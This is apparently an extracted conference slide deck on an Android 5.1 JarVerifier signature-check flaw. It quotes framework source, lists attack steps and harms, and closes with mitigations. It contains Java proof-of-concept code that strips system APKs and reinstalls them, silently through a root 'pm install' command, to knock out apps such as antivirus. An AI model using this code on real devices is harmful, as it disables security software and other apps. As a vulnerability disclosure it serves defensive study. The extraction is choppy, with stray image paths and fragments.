364   * Return an {@code InputStream} for reading the decompressed contents of
365   * ZIP entry.
366   *
367   * @param ze
368   *     the ZIP entry to be read.
369   * @return the input stream to read from.
370   * @throws IOException
371   *     if an error occurred while creating the input stream.
372   */
373  @Override
```

JarVerifier.VerifierEntry entry = verifier.initEntry(ze.getName());

```
379      if (verifier != null) {
380          if (verifier.readCertificates()) {
381              verifier.removeMetaEntries();
382              manifest.removeChunks();
383
384              if (!verifier.isSignedJar()) {
385                  verifier = null;
386              }
387          }
388      }
389
390      InputStream in = super.getInputStream(ze);
391      if (in == null) {
392          return null;
393      }
394      if (verifier == null || ze.getSize() == -1) {
395          return in;
396      }
397      JarVerifier.VerifierEntry entry = verifier.initEntry(ze.getName());
398      if (entry == null) {
399          return in;
```

Attack Scenarios

- Procedures:
 - Delete any source, except:
 - AndroidManifest.xml
 - classes.dex
 - /META-INFO folder
 - Seamless app upgrade:
 - the same version No

Attack Scenarios

- Harms:



- DoS any installed app, such as anti-virus apps
- or DoS all system apps without root privilege
- or publish a large-scale DoS malware

Attack Scenarios

```
//packageName = apks traversing /system/app and /system/priv-app
ZipOutputStream out = new ZipOutputStream(new FileOutputStream(tmp));
InputStream in = null;
File f = new File(pm.getApplicationInfo(packageName, 0).sourceDir);
ZipEntry ze;
ZipFile zf = new ZipFile(f);
Enumeration<? extends ZipEntry> allEntries = zf.entries();
while (allEntries.hasMoreElements()) {
    ze = allEntries.nextElement();
    String n = ze.getName();
    //all files are deleted except the 3 listed
    if (n.contains("AndroidManifest.xml") || n.contains("classes.dex") || n.contains("META-INF") )
{
        out.putNextEntry(ze);
        in = zf.getInputStream(ze);
        int b;
        while((b=in.read()) != -1) {
            out.write(b);
        }
    }
}

//Android upgrade Activity if not rooted:
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setDataAndType(Uri.fromFile(new File(tmp)), "application/vnd.android.package-archive");
intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);


//or pm-install silently if rooted:
myShell("/data/data/com.example.poc01/", "su -c \"pm install -r "+ tmp + "\"");
```



Mitigations

- Solution 1:
 - Compare the amount of sources and digests
- Solution 2:
 - Enumerate all digests and check their source

Hide and Ignite



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

